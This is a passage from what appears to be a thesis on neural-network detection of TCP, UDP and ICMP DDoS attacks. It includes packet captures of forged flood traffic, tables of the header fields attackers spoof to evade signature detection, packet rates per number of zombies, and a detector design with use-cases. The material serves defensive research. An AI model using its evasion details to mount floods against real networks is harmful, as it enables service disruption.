Abnormal patterns	UDP flood	DNS Query flood	Fraggle attack	DoS UDP
1	Yes/No	Yes	Yes	Yes
2	Yes/No	Yes/No	Yes/No	Yes/No
3	Yes	Yes	Yes/No	Yes/No

Table 4-3: Relationship between tools/methodologies and abnormal UDP patterns.

In Table 4-3 “Yes” indicates occurrence of the behaviour and “No/Yes” means the behaviour can occur based on the attacker´s wishes. For example, the attacker can introduce a randomised source or destination port number or the attacker can make it look genuine.

We repeated our experiments in the environment shown in Figure 4-3 to learn and experience TCP DDoS attack behaviours. Since the TCP protocol is used in combination with other communication protocols to establish connections, DDoS attackers make use of its existing protocol rules to create forged versions of TCP packets. Example 4-6 is a genuine TCP three-way handshake process between client/server before exchanging data.

15:04:49.050227 10.0.0.12.34348 > 10.0.0.20.pop3: S 2974284112:2974284112(0) win 5840 (DF)
15:04:49.190076 10.0.0.20.pop3 > 10.0.0.12.34348: S 2862911212:2862911212(0) ack 2974284113 win 5840 (DF)
15:04:49.190168 10.0.0.12.34348 > 10.0.0.20.pop3: ack 1 win 5840 (DF)

Example 4-6: TCP three-way handshake

The above three-way handshake process is a genuine mechanism between any clients and servers, which can be simplified in the following manner (also refer to Chapter 1, Section 1.3.3 three-way handshake) [213] [125].

1. The client (10.0.0.12) sends a SYN segment specifying the port number of the destination device (10.0.0.20) that the client wishes to connect to. The request contains an Initial Sequence Number (S 2974284112:2974284112).
2. The server then responds with its own Initial Sequence Number and acknowledges the client´s SYN by taking the Initial Sequence Number of the client plus one (S 2862911212:2862911212(0) ack 2974284113) - see line two of the above traffic.
3. Then in line three, the client acknowledges the acknowledgement.

Example 4-7 is another example of genuine TCP traffic between two genuine applications across the network that uses push and dot flags [213] to move data from one device to another (genuine traffic).

08:22:11.749314 IP 172.16.23.133.35606 > 81.167.38.80.443: Flags [.], ack 55534, win 62780, length 0
08:22:11.749966 IP 81.167.38.80.443 > 172.16.23.133.35606: Flags [P.], seq 55534:56982, ack 2063, win 64240, length 1448
08:22:11.749987 IP 81.167.38.80.443 > 172.16.23.133.35606: Flags [P.], seq 56982:58430, ack 2063, win 64240, length 1448
08:22:11.749996 IP 172.16.23.133.35606 > 81.167.38.80.443: Flags [.], ack 58430, win 62780, length 0

Example 4-7: Genuine traffic between two applications.

The code blocks shown in Section 4.5 is a typical example of TCP DDoS attack code that assists the attacker to alter TCP header information based on the attacker´s needs. Such an attack can result in the outcome shown in Example 4-8.

13:37:54.701349 IP 120.73.158.152.44 > 10.0.0.13.133: Flags [S], seq 4160911429, win 0, length 0
13:37:54.701350 IP 120.55.106.131.43 > 10.0.0.13.3: Flags [S], seq 1861192940, win 0, length 0
13:37:54.701354 IP 120.73.138.104.81 > 10.0.0.13.43: Flags [S], seq 3614032824, win 0, length 0
13:37:54.701355 IP 120.36.184.110.74 > 10.0.0.13.22: Flags [S], seq 1870648983, win 0, length 0
13:37:54.701355 IP 120.18.182.147.27 > 10.0.0.13.80: Flags [S], seq 48882150, win 0, length 0
13:37:54.701359 IP 120.55.182.178.20 > 10.0.0.13.67: Flags [S], seq 1472294815, win 0, length 0

Example 4-8: TCP traffic being forged by DDoS attacker.

After collecting the packets and analysing the results, we noted the following abnormalities.

1. The attack is generated from different IP source addresses to one destination or from one source to one destination.
2. All packets used one flag (e.g. SYN) and no other TCP flags are used. In this scenario, the flag happened to be a SYN flag, but it can be a different flag (e.g. PUSH flag).
3. Randomised source and destination port numbers are noted. Some attacks can make such behaviour appear more genuine by introducing multiple or one source port number to one destination port number.
4. TCP sequence numbers are randomised within the traffic. In genuine traffic TCP sequencing is sent by the client and acknowledged back by the receiving application.

Then we analysed and cross-matched the abnormal behaviours (points 1 to 4) with other related TCP attack logs and recorded the results in Table 4-4, where “Yes” indicates occurrence of the behaviour and “No” indicates non-occurrence.

Abnormal patterns	TCP-SYN	TCP-Land	Sockstress
1	Yes	Yes	Yes
2	Yes	Yes	Yes
3	Yes	No	Yes
4	Yes	Yes	Yes

Table 4-4: Methodologies and abnormal TCP patterns.

In Table 4-5 we tabulated and cross-matched TCP, UDP and ICMP DDoS attack behaviours with the normal traffic behaviours and learned more about them.

Protocols	Forged patterns from DDoS methodologies	Patterns from the actual operating system/application	Reason for choosing the patterns
UDP	Traffic is from many or one source addresses to one destination.	Traffic is from one source to one destination or many sources to one destination.	One of the common features of DDoS attacks is that the attack is generated from different spoofed source addresses to one destination.
	Length of the packets can be zero, vary or randomised up to 1000 bytes.	Length can vary, but from one source to one destination.	Attackers use large length values from different spoofed sources to one destination.
	Randomised source/destination port numbers.	Each connection uses one source port number to one destination port number.	UDP attack change source and destination port numbers randomly for every attack to confuse the target.
ICMP	Traffic is from many source addresses to one destination or some DDoS approaches use one source to one destination.	Traffic is from one source to one destination or one source to many destinations.	It is rather rare to have continuous ICMP packets from different sources to one destination unless the traffic indicates an attack.
	ICMP packets generated from attack methodologies lacks in sequence ordering.	A normal ICMP packet uses ICMP sequence numbers to identify related packets.	Attackers do not consider sequencing. Instead sequencing numbers are randomised. This is because the packets are manipulated and randomly generated by the attack tools.
	Random ICMP-ID number is used for all the packets.	ICMP-ID number is used for different packets.	From all the attacking methodologies and tools, we identified that DDoS tools use random ICMP-ID in their packets, while genuine packets use the same ID number to identify the packets on the destination side.
TCP	Traffic is from many source addresses to one destination. Some attack tools can provide one to one.	Traffic is from one source to one destination or many sources to one destination.	One of the common features of DDoS attacks is that the attack is generated from different spoofed source addresses to one destination.
	Proper TCP flags are not used. One flag is used for all the connections.	Proper TCP three-way handshake is used and data transmission flags are properly used.	The attack tool uses any TCP flags to confuse the destination TCP buffer (the buffer becomes overloaded).
	Randomised source and destination port numbers are used.	Many source ports to one destination port or one source port to one destination port.	The attacker typically use randomised source/destination port numbers for confusion.
	TCP sequence is randomised for every packet.	Received packets are acknowledged.	The attacker introduces randomised TCP sequence number and nothing will be acknowledged. This confuses the receiving application to be crashed.

Table 4-5: Cross- match between genuine and abnormal traffic.

During the log analysis of the DDoS attacks, we have observed that the attackers combine all abnormal behaviours described in Table 4-5 as part of their DDoS attacks. For example when a TCP DDoS attack is launched, the attacker forges the source IP, TCP sequence, flags, TCP source and destination port numbers. We also experienced DDoS attacks where the attacker only forged the source IP addresses and kept the rest of the header entities look like genuine. This is to confuse and possibly bypass the detection system. Regardless of what method attackers use, we launched various different DDoS attacks in our test environments and filed the outcome in datasets, from where we used them to train the ANN algorithm. Then the ANN algorithm used this fed information to identify known and unknown DDoS that is similar to the DDoS attacks that we launched in our test environment. Refer to the CD provided for different DDoS attack examples.

4.8 Pattern Selection

In the context of this work, we call the characteristic features used to identify DDoS attacks patterns. We have selected the following patterns per ICMP, UDP and TCP protocols because of the following points.

- Based on our different DDoS attack experiments and their code analysis, we learned that most DDoS attackers repeat and reuse the patterns that we identified (discussed later on in the section) in their attacks. Therefore, from test results, DDoS attackers,
    - Forge a minimum of one pattern to a maximum of five patterns to launch a successful TCP DDoS attack.
    - Forge a minimum of one pattern to a maximum of four patterns to launch a successful UDP DDoS attack.
    - Forge a minimum of one pattern to a maximum of 3 patterns to launch a successful ICMP DDoS attack.
- As shown in Table 4-5, we cross-matched the selected patterns (shown below) with genuine traffic and justified our reasoning for selecting each pattern.

The following are chosen as the DDoS attack patterns for the purpose of training ANN and DDoS attack detection.

ICMP Protocol: From ICMP header, the following patterns are selected to train the Artificial Neural Network and to detect ICMP DDoS attack.

- ICMP-ID: In genuine ICMP traffic, ICMP-ID bit value does not change. This is to identify all the possible packets related to ICMP. However, DDoS attack tools forge this value on each individual ICMP packet.
- ICMP-SEQ: In a flow of genuine traffic, sequencing is used to orderly identify the next packet. However, ICMP packets generated from attack tools do not have any sequencing in place (random values instead).

- Source IP addresses: This is a typical DDoS attack feature (from multiple locations). Hardly any normal ICMP traffic is generated from different geographical locations to one destination, unless the traffic is a DDoS attack.

UDP Protocol: From UDP header, the following patterns are selected to train the Artificial Neural Network and to detect UDP DDoS attacks.

- UDP source /destination ports: UDP DDoS attacks use random source port to random destination port numbers. This causes confusion for the destination machine when random source and destination port numbers are used.
- Packet length: The attackers increase the packet lengths up to 1000 bytes to introduce an effective attack.
- Source IP addresses: Spoofed source addresses to one destination are used.

TCP Protocol: From TCP header, The following TCP patterns are selected to train the Artificial Neural Network and to detect TCP DDoS attacks.

- TCP Flags: Different TCP packets from different locations and all at the same time using the same flag, which is rather abnormal for TCP traffic.
- TCP Sequence: Sequence number is used and acknowledged between client and server. However, the DDoS attackers use random sequencing to confuse the victim machine.
- TCP source /destination ports: Randomised and typically used by attackers to confuse the destination machine with random values.
- Source IP addresses: Spoofed source IP addresses to one destination.

Once again, selecting ICMP, UDP and TCP packet headers and in particular the above entities to be our patterns to separate genuine traffic form DDoS traffic was based on experiments and code analysis of the existing DDoS attacks. Forging the above header entities' values is the minimum requirement to introduce a successful and effective DDoS attack. Nevertheless, we have experienced other DDoS attacks that use other patterns (e.g. forging all the IP header fields), but such approaches are no longer effective as they are identified by the signature detection systems. Therefore we intended to focus on the patterns that are more reusable by the DDoS attackers as identified in our experiments. If an attacker forges other TCP, ICMP and UDP header entities than specified above, then our solution uses the above patterns to make its judgment in detecting the attack, as the above patterns are the foundation of many DDoS attacks we have experimented. However, if the attacker selects completely different patterns than those mentioned above, the solution then does not detect the attack. Therefore, our solution as tested and explained in Chapters 6 and 7 is capable of detecting DDoS attacks if one or all of the above selected patterns are used as part of the attack.

Still, our experiments have always shown repetitive use of the above patterns in their attacks. So, based on our experiments a minimum of one of the selected patterns is always part of the attack; and this is good enough for the attack to be detected.

4.9 Dataset Definition

Now that we have identified the patterns (Section 4.8) that can be used as input variables to train the ANN algorithm and detect TCP, UDP and ICMP DDoS attacks, the patterns need to be prepared as datasets. However, the datasets are required to be structured in a format for the training application to accept. This process is further explained in Chapter 5, Section 5.5.1. In this section we define and classify our datasets into old and up-to-date datasets. Both types of datasets contain the patterns described in Section 4.8. However, old datasets are datasets that contain old known DDoS patterns (most attacks that go back to years 2000-2003) while up-to-date datasets contain old and new known DDoS patterns (most attacks between years 2000 and 2012). We learned from our experiments that old DDoS attacks (most attacks between 2000 and 2003) share the characteristics of being statistic. In other words, the forged header protocol fields are the same in values as shown in the following example.

19:22:52.298182 IP 122.184.106.125 > 10.0.2.15: ICMP echo request, id 89, seq 187, length 8
19:22:52.298293 IP 130.128.135.104 > 10.0.2.15: ICMP echo request, id 89, seq 187, length 8
19:22:52.298401 IP 106.111.173.148 > 10.0.2.15: ICMP echo request, id 89, seq 187, length 8
19:22:52.298501 IP 180.186.127.110 > 10.0.2.15: ICMP echo request, id 89, seq 187, length 8
19:22:52.298602 IP 106.118.105.172 > 10.0.2.15: ICMP echo request, id 89, seq 187, length 8

In this example, the attacker used the same value for the entire traffic (e.g. id 89, seq 187, length 8). Such characteristic features are used to define our dataset as an old dataset. The attackers then further improved such attacks by randomising protocol header fields in combination with rate of the attack (high and low rates).

19:09:20.677333 IP 162.128.183.157.72 > 10.0.2.15.22: Flags [S], seq 574597233, win 0, length 0
19:09:21.254871 IP 124.177.186.138.53 > 10.0.2.15.11: Flags [S], seq 3851229986, win 0, length 0
19:09:21.817304 IP 117.178.157.188.2 > 10.0.2.15.232: Flags [S], seq 4118928413, win 0, length 0
19:09:21.905642 IP 156.187.167.165.44 > 10.0.2.15.44: Flags [S], seq 897087165, win 0, length 0
19:09:22.505052 IP 133.117.161.101.60 > 10.0.2.15.233: Flags [S], seq 2454681226, win 0, length 0

In the above TCP attack, the attacker randomised the header fields such as TCP sequence number, TCP source and destination port numbers. This approach is even further enhanced to introduce an attack that looks like genuine traffic. We have experienced such behaviours in newer DDoS attack tools, and based on this we introduced a dataset (defined as up-to-date) that contains patterns that are old (static protocol header fields) and new (randomised protocol header fields and header fields that look like genuine traffic). As explained and shown in Chapter 7, the purpose of training ANN with two different types of datasets (old and up-to-date) is to test ANN´s response in detecting unknown DDoS attacks.

4.10 DDoS Attack Rates

During the experiments, we deployed different attacks in the virtual networks and measured the number of packets arriving per second. Table 4-6 provides an overview of TCP, UDP and ICMP DDoS attacks per second.

No. Zombies	No. of TCP packets/second	No. of UDP packets/second	No. of ICMP packets/second
3 Zombies	4892	38413	36751
4 Zombies	98258	87734	86441
5 Zombies	149932	137344	138111
6 Zombies	201612	187824	189936
7 Zombies	266448	251141	254866
8 Zombies	614419	594627	598668
9 Zombies	994311	724633	618310
10 Zombies	1283291	1044711	1162231
11 Zombies	1872319	1518822	1419832
12 Zombies	2436581	2593230	2623421
13 Zombies	4436420	4593274	36271221
14 Zombies	8439981	9593511	93271733
15 Zombies	134302477	12592773	123273600
16 Zombies	154399411	14591131	153253811
17 Zombies	194392278	16759421	183252189

Table 4-6: Number of ICMP, UDP and TCP packets/sec.

The above is an indication of how rapidly the numbers of zombies influence the number of packets during DDoS attacks. This means, the more zombies that are used, the more effective the attack can be. We used IPTraf [231] to automatically calculate and measure the number of ICMP, UDP and ICMP packets.

4.11 Summary

Accuracy of our detection process is vitally important and deserves serious consideration. Inaccurate detection can block genuine traffic from reaching its destination. In this chapter, we have explained the topological structure of our environments where we retrieved genuine traffic and launched different DDoS attacks for the purpose of learning and analysing the behaviour of DDoS attacks. During the data extraction and code analysis of many DDoS attack tools and data logs, we identified that attackers use their own built-in libraries to manipulate/forge packet header information, while the operating system's resources normally performs this operation with genuine traffic. Such analysis assisted us to identify the characteristic features that separate genuine traffic from attack traffic. In the context of this work we called such characteristic features as patterns. Furthermore, in this chapter we introduced the steps of identifying the patterns that can be used to train the ANN algorithm. We then defined datasets in the form of old and up-to-date datasets. The process of preparing datasets to be used by the training application is explained in Chapters 5 and 6.

Chapter 5 – Design Structure

5.1 Introduction

The aims and objectives of our work, as outlined in Chapter 3, are to detect and mitigate known and unknown DDoS attacks before they reach their destinations. Furthermore, the accuracy of our detection mechanism assists the separation of genuine traffic from DDoS attacks. To demonstrate this, we executed different technical experiments, as described in Chapter 4, to learn, understand and identify the characteristic patterns. Such patterns are the baseline for distinguishing between packets produced by attacking applications and ones generated from an operating system or a genuine Internet application. This chapter presents our architectural design by reviewing the requirements described in Chapter 3 and further decomposing them into smaller pieces (modules), then determining the expected or unexpected challenges, technical requirements and technologies required for implementing the end solution. Our proposed design consists of three main components, each with different functional elements that assist the DDoS detection and mitigation process. Each component is modularly designed, making it separately functional, yet connected with other components. Such an approach makes the system functional when one component, such as defence, is unplugged, deleted or modified (see Sections 5.2 and 5.3). More specifically, our design approach provides flexibility, scalability and integrates easily.

To build a modular base design, we transformed the requirements into use-cases and further learned about the scenarios to simplify our architectural design. We then took each component separately and introduced elements that facilitate the detection and mitigation mechanisms. We built our design based on different experiments and the papers reviewed in Chapter 2. The objective of the experiments was to identify the applicable learning algorithm that produces the highest accuracy rates. In conclusion, following the literature review and the results of the experiments through Back-Propagation, we opted for an ANN topological structure coupled with a Sigmoid function to be our choice of detection component design. The datasets also needed to be structured and organised to meet the training application acceptance format that trains the ANN algorithm. The output of the detection process is used to mitigate the attack and share the information with other DDoS Detectors. In this chapter, we first review the conceptual framework of the design and take the scenarios and use-cases that outline the design solution. Then we cover the non-functional requirements that facilitate the detection and mitigation process.

5.2 Conceptual Framework

To begin the design, one needs to review and divide the general requirements into smaller use-cases where each use-case is analysed and used to assist the architectural design. Such an approach divides what we want to achieve into smaller sections where each section is addressed individually with extra attention to detail. Once again, the objectives of this work are to detect and mitigate known and unknown DDoS attacks and share the knowledge to assist the detection and mitigation process if needed. This can be briefly summarised as follows:

Detection Mechanism: Our solution must detect known and unknown DDoS attacks and identify genuine traffic with high traffic volume using an ANN algorithm. The detection process should cover high and low rate attacks with minimal false alarms. Therefore, the detection engine should be fully tested for accuracy in a real environment using known and unknown DDoS approaches. It must also cope with high traffic load when the solution itself is under DDoS attack.

Defence System: As soon as an attack is detected, the defence system should be activated to defend the target victim from the attack, but should allow genuine traffic to pass through untouched and unhindered. Therefore, the mitigation process should be designed in a modular form to be attached/detached whenever required.

Information and Knowledge Sharing: As soon as an attack is mitigated, the solution must inform other DDoS Detectors about the attack. However, for the purpose of awareness, information about identified genuine traffic with high traffic volume should also be exchanged among the DDoS Detectors. The Security Officer is notified to take extra countermeasures if required (see Section 5.6).

As mentioned in Chapter 3, we call our proposed solution DDoS Detectors with built-in detection, defence and sharing mechanisms. A DDoS Detector must be deployed on one or more networks to check for abnormal traffic[1] passing through. Any abnormalities with respect to ICMP, UDP and TCP traffic are subject to investigation by the DDoS Detectors. Then the detection component makes algorithmic (ANN) decisions to identify the legitimacy of the traffic and verifies the victim's IP address. The output of this process is in the form of numbers; 1 (attack), zero (genuine) or 2 (unidentified traffic). If the output of the detection process is 1, then the defence component drops all the forged packets allowing genuine packets to pass through the DDoS Detector.

[1] In our context, if the number of packets is greater than specified thresholds, then the traffic is considered to be abnormal traffic and subject to investigation. See Section 5.5, for details on thresholds.

If the output is zero, no action is required since the traffic is deemed to be a high volume of genuine traffic to a popular destination. If the output is 2, the DDoS Detector cannot determine the nature of the traffic (see Section 5.6). When an attack is detected, the defence component blocks the attack based on the given information provided by the detection component. Moreover, the defence component removes the restriction when instructed by the detection component. Then the DDoS Detectors share the information (DDoS attack or high volume of genuine traffic) with other DDoS Detectors to collect and provide logistical information about the traffic and to use such information in assisting DDoS attack mitigation if required (see use-cases 5 and 6). When the output of one of the DDoS Detectors is 2 (unidentified traffic), then sharing such information with other detectors helps to make more accurate decisions whether to block the traffic. Any detectors should be able to detect low and high rate DDoS attacks.

The above explanation of DDoS Detectors is very general and it can be focussed into the use-cases using Figure 5-1. Each use-case describes a typical scenario of how our solution should react when a DDoS Detector is exposed to a situation. Such an approach helped us to learn and identify unexpected challenges by taking each use-case and assigning it to the right component of the design.




Figure 5-1: Basic representation of DDoS attack, networks and DDoS Detectors.

In Figure 5-1, the DDoS Detectors are represented by D1, D2 and D3 where each is deployed on a separate network. Information between the detectors is exchanged via encrypted messages (dotted lines). This means each DDoS Detector registers IP addresses of other DDoS Detectors that are located in different networks. In Figure 5-1, no connection between D1 and D3 is introduced. However, our DDoS Detectors are designed to accept many connections from other DDoS Detectors regardless of their locations. This also includes communications between D1 and D3 detectors. Each DDoS Detector can function as a standalone component or distributed detector that sends and receives encrypted messages (RSA encryption, see Chapter 6) to many other detectors. The solution is not restricted to the number of detectors or their locations. Therefore, if one DDoS Detector is not functional or down, other detectors still receive and send messages making the overall solution resilient and immune to individual DDoS Detector failure. One can simplify the detection, defence and knowledge sharing mechanisms in the following use-cases. The details are explained in Sections 5.5 and 5.6.

Use-Case 1

On each network in Figure 5-1, genuine traffic and mixed ICMP, UDP and TCP DDoS attacks are flowing towards the victim via networks 1, 2 and 3. Depending on how fast the flow of traffic on each network, the DDoS Detectors flag the traffic to be abnormal if the number of packets is greater than the predefined threshold (see Section 5.5 for thresholds). At this point, the detection engine on each DDoS Detector analyses the traffic and verifies the attack with the victim's IP address[2]. Then defence system on each DDoS Detector activates and blocks all detected forged packets. The information about the detected and mitigated DDoS attack is sent to other DDoS Detectors as encrypted messages for reasons explained in use-case 5. Later, an email is sent to the Security Officer with the type of attack, victim´s IP address and mitigation information. This is to help the Security Officer to take extra countermeasures if required or use the information for logistic and forensic purposes (use-case 6).

Use-Case 2

Suppose the attack is only passing through network 1 towards the victim machine, DDoS Detector (D1) verifies the attack, mitigates it and an encrypted message is sent to all the other DDoS Detectors (D2 and D3). The purpose of sending such information to other DDoS Detectors is explained in use-case 5. Then an email with the relevant information is sent to the Security Officer detailing the attack.

Use-Case 3

The DDoS Detectors should be in a position to handle DDoS attacks if the DDoS Detectors themselves are the target victims. In this case, the detectors should immediately detect the attack, mitigate it and inform all the other DDoS Detectors and email the Security Officer.

Use-Case 4

Suppose a football match between two known football clubs is broadcast via HTTP/TCP/IP protocols [213]. This results in a high number of viewers requesting the service with genuine HTTP/TCP/IP requests from different locations that look like a DDoS attack. At this point each DDoS Detector verifies the legitimacy of the traffic (genuine) and no defence action is taken. However, encrypted messages are exchanged between the DDoS Detectors about the genuine high traffic volume and an email is also sent to the Security Officer. The purpose of sending such information to other DDoS Detectors is explained in use-case 5. The DDoS Detectors continue monitoring the traffic to detect and block DDoS attacks where applicable.

[2] If the number of packets is greater than specified thresholds in networks 1 and 2, but below threshold in network 3, then the DDoS Detectors in networks 1 and 2 only analyse the traffic for DDoS attacks.

Use-Case 5

Assume that DDoS Detector 3 (D3) detects unidentified traffic (represented as 2, where 0 is genuine traffic and 1 is DDoS attack). At this point, D3 checks its local record and:

1. If the information that D3 received from either D1 or D2 is unidentified traffic for the same destination, then D3 takes no action, but continues to monitor the traffic for DDoS attack.
2. If the information that D3 received from either D1 or D2 is a DDoS attack towards the same destination, then D3 activates the defence system. At this point D3 relied on other detectors' decisions and continues to monitor the traffic for DDoS attack.
3. If the information that D3 received from either D1 or D2 is normal traffic towards the same destination, then D3 takes no action as this is considered to be normal traffic, but continues to monitor the traffic for DDoS attack.
4. If D3 did not receive any information from other DDoS Detectors towards the same destination, then D3 takes no action and continues to monitor the networks for DDoS attack.

Regardless of what information D3 receives from other DDoS Detectors (above points), an awareness email is sent to the Security Officer and D3 informs all other DDoS Detectors about its unidentified traffic. When an output of an attack is 2, then our ANN has failed to classify the traffic and further action is required. This is further explained in Section 5.6. A DDoS Detector requires a minimum of one valid message of information from other DDoS Detectors to learn about unidentified traffic and to take action.

Use-Case 6

DDoS detection and mitigation are the key objectives of our work. However, reporting the events (high volume of genuine traffic or DDoS attacks) to a Security Officer can introduce awareness or increase security hardening by deploying extra countermeasures if required. Further, when an email is sent to the Security Officer with the type of attack, destination, traffic information, network, time, and date, the officer can use this information for the purposes of logistics or forensics.

Use-Case 7

The DDoS Detector is in continuous network monitoring mode. If a DDoS Detector verifies traffic towards a destination as genuine that was previously blocked due to DDoS attack, then the DDoS Detector´s defence system unblocks the traffic towards that destination.

The purpose of exchanging information about high volume of genuine traffic or DDoS attack information between the DDoS Detectors is to use such information when a DDoS Detector fails to identify the nature of an abnormal traffic (use-case 5). Furthermore, each DDoS Detector acts as a standalone or distributed detector. The use-cases 1 to 7 apply to any number of DDoS Detectors deployed across the networks. The above use-cases are applicable based on our environments, datasets used for training the ANN algorithm, as well as tested in the environments, shown in Chapter 6, using high and low rate DDoS attacks. Refer to Chapter 7, Section 7.5 to learn about the comparison between our approach and others.

5.3 Non-Functional Requirements

In Section 5.2, we briefly revised the requirements and defined different use-cases that facilitate the architecture design. However, the DDoS Detectors have to correctly respond to external factors that characterise the quality of the solution. DDoS detection and mitigation cannot introduce a good quality system alone, if scalability or performance is not included. Therefore, our design must acknowledge:

- Scalability: The system accepts new features or functions without many changes in the code. In addition, any new changes should increase performance and reliability without introducing bottlenecks.
- Performance: The design must cope with large data and avoid deadlocks or system crash when a high volume of traffic is experienced.
- Reliability: The design must be reliable to detect accurately under extreme pressure.
- Single point of failure: The design must avoid a single point of failure. For example, if the code for detecting TCP DDoS attack crashes due to any technical reasons, the code for ICMP and UDP DDoS attack detection must still be available and functional.
- Availability: The solution must always be available and prepared to monitor the network for abnormalities.
- Resilience: The end product must be tested against high load DDoS attacks.

The above non-functional points ensure a good quality system (See Chapters 6 and 7).

5.4 Architectural Overview

In this section, we give an architectural overview of a DDoS Detector that satisfies the requirements explained in Chapter 3 and the earlier explanation of the use-cases. A good architecture design must identify the common quality attributes such as performance, scalability, security and manageability. Microsoft, as one of the leading software company, has introduced four basic principles for a successful design [123].

1. Build to change instead of last.
2. Model to analyse and reduce risk.
3. Use models, communication and collaboration tools.
4. Identify the engineering decisions.

The above principles can assist a software architect to analyse the requirements and introduce a design that is flexible, simple, adaptable, and user friendly. Before designing the architectural overview, one needs to learn about each detector's primary functions to detect DDoS attacks. Therefore the proposed design should contain the following functions.

- Continuously monitor the network for abnormalities using a detection engine.
- As soon as abnormalities are determined, a piece of code (part of the detection component) takes a considerable number of packets (batch of data) from the network for investigation.
- Another part of the detection component organises the packets according to the packets' header information (e.g. source IP, TCP flag, ICMP-ID etc.).
- Meanwhile the destination IP address of the victim is identified from the retrieved and organised packets.
- A calculation is performed to prepare the retrieved packet headers as input variables (e.g. ICMP-ID, ICMP-SEQ and Source IP address). These variables are the selected patterns explained in Chapter 4.
- The input variables are used by the ANN code to decide the traffic's legitimacy. The output must be in human readable format (1-attack, 0-genuine, 2-unidentified).
- If the output is 1 (attack), then defence is activated (separate module) to block the forged DDoS packets. If the output is zero (genuine traffic), no action is taken. If the output is 2 (unidentified traffic), the DDoS Detector checks its local record for the same traffic and destination received from other DDoS Detectors (if applicable).

- Messages are encrypted and sent to all the other DDoS Detectors to inform them about the traffic (genuine, attack or unidentified). The message contains the type of attack or traffic and target IP address. In addition, an email using the mail code from each DDoS Detector is sent to a Security Officer to provide information for the purpose of logistics or forensics. This is done via a separate module.
- The defence module unblocks restricted traffic when ANN verifies its legitimacy. Meanwhile, genuine packets keep passing through towards their destinations unaffected.

Our design is modular based architecture where components are added or removed without impacting on the overall system. Each component must be designed to easily integrate with other modules. The modules must contain all the necessary attributes and methods (functions) to facilitate the integration process. On some occasions, reusing freely licensed available modules to avoid unnecessary workload can make the design process faster. Such an approach provides the software architect with the opportunity to design modules that are not available, yet reuse with modification any third party modules. For example, one can reuse and modify the existing detection engine without rewriting the module from scratch. However, any reusable components must be modified to fulfil the requirements and avoid technical issues such as application deadlock, lack of performance, system crash or security vulnerabilities. This is further explained in Chapter 6, Section 6.2. Figure 5-2 provides an overview of DDoS Detectors one and two, located on two different networks.

